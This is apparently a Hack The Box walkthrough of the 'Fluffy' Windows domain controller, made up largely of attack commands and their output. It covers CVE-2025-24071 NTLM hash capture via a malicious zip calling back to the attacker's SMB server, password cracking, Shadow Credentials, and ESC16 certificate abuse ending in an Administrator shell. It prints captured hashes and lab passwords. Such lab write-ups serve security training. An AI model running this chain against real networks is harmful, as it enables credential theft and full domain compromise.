Description
Fluffy is an easy Hack The Box machine that features:
- Initial access using an assumed breach scenario that leads the discovery of a SMB server that hosts a vulnerabilities report
- Windows File Explorer Spoofing Vulnerability that allows the capture of other user NTLM hash and the corresponding hash cracking
- User belonging to a group that has
GenericAllpermission over other group that hasGenericWritepermissions over service accounts - One of the service account have remote console access to the system and another is the Certification Authority one
- Privilege Escalation via
ESC16vulnerability in the certification templates allowing the authentication asAdministratoruser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.130.70.
$ ping -c 3 10.129.130.70
PING 10.129.130.70 (10.129.130.70) 56(84) bytes of data.
64 bytes from 10.129.130.70: icmp_seq=1 ttl=127 time=43.7 ms
64 bytes from 10.129.130.70: icmp_seq=2 ttl=127 time=46.1 ms
64 bytes from 10.129.130.70: icmp_seq=3 ttl=127 time=46.2 ms

--- 10.129.130.70 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.715/45.346/46.179/1.153 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.130.70 -sS -Pn -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.130.70
Host is up (0.057s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 18.07 seconds
We get many open ports, related to a Domain Controller Active Directory.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.130.70 -Pn -sV -sC -p53,88,139,389,445,464,593,636,3268,3269 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.130.70
Host is up (0.046s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.06 seconds
We get the services related to an Active Directory, specifically the Domain Controller DC01.sequel.htb. We add the hosts to our /etc/hosts local file.
$ echo "10.129.130.70 fluffy.htb" | sudo tee -a /etc/hosts
$ echo "10.129.130.70 DC01.fluffy.htb" | sudo tee -a /etc/hosts
And we update the date and time of our machine to the remote’s machine one.
sudo timedatectl set-ntp off
sudo rdate -n fluffy.htb
We have the credentials of the j.fleischman user, J0elTHEM4n1990!, as an assumed breach, so we are going to start by enumerating the users and the SMB shares.
$ netexec smb fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' --users --shares
SMB         10.129.130.70  445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.129.130.70  445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.129.130.70  445    DC01             [*] Enumerated shares
SMB         10.129.130.70  445    DC01             Share           Permissions     Remark
SMB         10.129.130.70  445    DC01             -----           -----------     ------
SMB         10.129.130.70  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.130.70  445    DC01             C$                              Default share
SMB         10.129.130.70  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.130.70  445    DC01             IT              READ,WRITE
SMB         10.129.130.70  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.130.70  445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.130.70  445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.130.70  445    DC01             Administrator                 2025-04-17 15:45:01 0       Built-in account for administering the computer/domain
SMB         10.129.130.70  445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.130.70  445    DC01             krbtgt                        2025-04-17 16:00:02 0       Key Distribution Center Service Account
SMB         10.129.130.70  445    DC01             ca_svc                        2025-04-17 16:07:50 0
SMB         10.129.130.70  445    DC01             ldap_svc                      2025-04-17 16:17:00 0
SMB         10.129.130.70  445    DC01             p.agila                       2025-04-18 14:37:08 0
SMB         10.129.130.70  445    DC01             winrm_svc                     2025-05-18 00:51:16 0
SMB         10.129.130.70  445    DC01             j.coffey                      2025-04-19 12:09:55 0
SMB         10.129.130.70  445    DC01             j.fleischman                  2025-05-16 14:46:55 0
SMB         10.129.130.70  445    DC01             [*] Enumerated 9 local users: FLUFFY
We find one SMB share, IT, enumerating it we find a PDF file, Upgrade_Notice.pdf, we download it.
$ smbclient '\\fluffy.htb\IT' -U 'j.fleischman%J0elTHEM4n1990!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon May 19 16:27:02 2025
  ..                                  D        0  Mon May 19 16:27:02 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 17:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 17:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 17:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 17:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 16:31:07 2025

                5842943 blocks of size 4096. 1467407 blocks available
smb: \> get Upgrade_Notice.pdf
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (537,2 KiloBytes/sec) (average 537,2 KiloBytes/sec)

By reading the PDF file we find that it is a vulnerability report of the machine. The machine is vulnerable to the CVE-2025-24071 vulnerability.
Exploitation
The issue arises from the implicit trust and automatic file parsing behavior of .library-ms files in Windows Explorer. An unauthenticated attacker can exploit this vulnerability by constructing RAR/ZIP files containing a malicious SMB path. Upon decompression, this triggers an SMB authentication request, potentially exposing the user’s NTLM hash. We have a proof of concept created by ThemeHackers in GitHub. We need to firstly start a SMB server.
$ mkdir share
$ impacket-smbserver -smb2support share ./share
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
Then we clone the proof of concept to generate the malicious file.
$ git clone https://github.com/ThemeHackers/CVE-2025-24071
$ cd CVE-2025-24071
$ python exploit.py -f exploit.zip -i 10.10.14.67

Windows File Explorer Spoofing Vulnerability (CVE-2025-24071)
                    by ThemeHackers                                     Creating exploit with filename: exploit.zip.library-ms
Target IP: 10.10.14.67

Generating library file...
✓ Library file created successfully

Creating ZIP archive...
✓ ZIP file created successfully

Cleaning up temporary files...
✓ Cleanup completed

Process completed successfully!
Output file: exploit.zip
Run this file on the victim machine and you will see the effects of the vulnerability such as using ftp smb to send files etc.

$ cp exploit.zip ..
We finally return to the smbclient session to upload the malicious file.
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (2,1 kb/s) (average 2,1 kb/s)
After a few seconds we receive the connection request in our SMB server from the p.agila user with its corresponding hash.
$ impacket-smbserver -smb2support share ./share
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.130.70,50094)
[*] AUTHENTICATE_MESSAGE (FLUFFY\p.agila,DC01)
[*] User DC01\p.agila authenticated successfully
[*] p.agila::FLUFFY:aaaaaaaaaaaaaaaa:11636837c6836f19464ffd703cc49345:01010000000000008072da5532cddb013ed460ccb4c2483f00000000010010006a004600500044007a00500054006f00030010006a004600500044007a00500054006f000200100075005600480068004d0057006b0072000400100075005600480068004d0057006b007200070008008072da5532cddb0106000400020000000800300030000000000000000100000000200000088503203018609c3ca060723196509fbd61ec33b4254108d52e891873fde8030a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00360037000000000000000000
[*] Closing down connection (10.129.130.70,50094)
[*] Remaining connections []
We crack it with John The Ripper tool.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash_agila
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
prometheusx-303  (p.agila)
1g 0:00:00:01 DONE 0.5376g/s 2431Kp/s 2431Kc/s 2431KC/s prrm30w..prison only
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
We find the password for p.agila user, prometheusx-303. Now we enumerate the Active Directory with bloodhound-python tool and the GUI.
$ bloodhound-python -d fluffy.htb -v --zip -c All -dc DC01.fluffy.htb -u 'j.fleischman' -p 'J0elTHEM4n1990!' -ns 10.129.130.70
We find that p.agila user belongs to the Service Account Managers group. Users of that group have GenericAll permission over Service Accounts group. This means that p.agila is able to add any user to the Service Accounts group.
 We add
 p.agila to the Service Accounts group.
$ net rpc group addmem "Service Accounts" "p.agila" -U "FLUFFY"/"p.agila"%'prometheusx-303' -S "dc01.fluffy.htb"

We also find that users of Service Accounts group have GenericWrite permissions over three accounts: winrm_svc, ldap_svc and ca_svc. winrm_svc user is able to have remote access to the machine.

ca_svc is the Certification Authority of the domain.
 We are going to do the Shadow Credentials attack with the
 GenericWrite permission using the certipy-ad tool. We need to use the latest version by updating it.
$ virtualenv py
$ . py/bin/activate
$ pip install certipy-ad
Then we run the attack to obtain the TGT ticket of the winrm_svc user.
$ certipy-ad shadow auto -username p.agila@fluffy.htb -dc-ip 10.129.130.70 -p 'prometheusx-303' -account winrm_svc
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '288c000b-eb5f-92c9-bd9f-d92563cc8464'
[*] Adding Key Credential with device ID '288c000b-eb5f-92c9-bd9f-d92563cc8464' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '288c000b-eb5f-92c9-bd9f-d92563cc8464' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Using principal: winrm_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
We get the NTLM hash of the winrm_svc user, 33bd09dcd697600edf6b3a7af4875767. We log into the machine.
$ evil-winrm -i fluffy.htb -u 'winrm_svc' -H '33bd09dcd697600edf6b3a7af4875767'
Evil-WinRM shell v3.6

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami
fluffy\winrm_svc
Post-Exploitation
We can repeat the previous actions to retrieve the NTLM hash of the ca_svc account.
$ certipy-ad shadow auto -username p.agila@fluffy.htb -dc-ip 10.129.130.70 -p 'prometheusx-303' -account ca_svc
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '97977a80-d2c7-6280-4be1-de0192a48461'
[*] Adding Key Credential with device ID '97977a80-d2c7-6280-4be1-de0192a48461' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '97977a80-d2c7-6280-4be1-de0192a48461' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
The NTLM hash of the ca_svc account is ca0f4f9e9eb8a092addf53bb03fc98c8. Now we can check for vulnerabilities in the Certification Authority and in the certificate templates.
$ certipy find -username ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -vulnerable -stdout
Certipy v5.0.2 - by Oliver Lyak (ly4k)

...
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
We find the ESC16 vulnerability that allows to impersonate Administrator user. Attacker has access to a “victim” account (ca_svc). The Administrator account can enroll in any suitable client authentication template (e.g., the default “User” template) on the ESC16-vulnerable CA. We start by reading the initial UPN of the ca_svc account.
$ certipy account -username ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip '10.129.130.70' -user 'ca_svc' read
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_svc':
    cn                                  : certificate authority service
    distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                                : certificate authority service
    objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName                      : ca_svc
    servicePrincipalName                : ADCS/ca.fluffy.htb
    userPrincipalName                   : ca_svc@fluffy.htb
    userAccountControl                  : 66048
    whenCreated                         : 2025-04-17T16:07:50+00:00
We update the victim account’s UPN to the target administrator’s sAMAccountName.
$ certipy account -username ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip '10.129.130.70' -upn 'administrator' -user 'ca_svc' update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
Now we request a certificate as the “victim” user from any suitable client authentication template (e.g., “User”) on the ESC16-vulnerable CA.
$ certipy req -username ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip '10.129.130.70' -target 'DC01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 17
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Then we restore the victim’s UPN.
$ certipy account -username ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip '10.129.130.70' -upn 'ca_svc' -user 'ca_svc' update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc
[*] Successfully updated 'ca_svc'
And we authenticate as the target administrator.
$ certipy auth -dc-ip '10.129.130.70' -pfx 'administrator.pfx' -username 'administrator' -domain 'fluffy.htb'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
We get the NTLM hash of the Administrator account, 8da83a3fa618b6e3a00e93f676c92a6e. We can start a remote session to the machine with full-permissions.
$ evil-winrm -i fluffy.htb -u 'Administrator' -H '8da83a3fa618b6e3a00e93f676c92a6e'
Evil-WinRM shell v3.6

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fluffy\administrator
Flags
In this local administrator shell we can obtain the user and root flags.
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\winrm_svc\Desktop\user.txt
<REDACTED>
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
<REDACTED>